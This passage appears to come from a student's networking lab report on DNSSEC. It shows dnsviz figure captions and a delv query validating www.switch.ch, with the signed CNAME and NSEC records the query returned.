


Figure 4: dnsviz capture - P2




Figure 5: dnsviz capture - P3




Figure 6: dnsviz capture -errors

4.5 Question P14

For testing how the server works with a signed page then the following command has been entered

```
$ sudo delv +all @86.119.31.49 www.switch.ch ANY
```

and the command output has been

```
1 fabio@fabio-pop0s:~$ sudo delv +trust @86.119.31.49 www.switch.ch ANY
2 ; fully validated
3 www.switch.ch. 300 IN RRSIG CNAME 13 3 300 20201217220541 20201118050535 65055 switch.ch.
4 ↪ NOhi60/oxBXXxwxZWWGIiJjXs3TbBKSHmae/J45NKFRvZy3Y2PYidAnF
5 ↪ OjwaPhwB/3nk7L3fWLPnc8X95ID8gQ==
6 www.switch.ch. 300 IN CNAME prod.www.switch.ch.
7 www.switch.ch. 180 IN RRSIG NSEC 13 3 180 20201212173242 20201116040544 65055 switch.ch.
8 ↪ htXbQE47Nalg+qeR5Z7B4N+4VmQBMa5bfkb9GLOPk59hqL7ahqJQC3LI
9 ↪ ZWrk69TLZP7bNuOVPTZKfidi5r1hQ==
10 www.switch.ch. 180 IN NSEC cms.www.switch.ch. CNAME RRSIG NSEC
```

Listing 15: `www.switch.ch` test

4.6 Question P15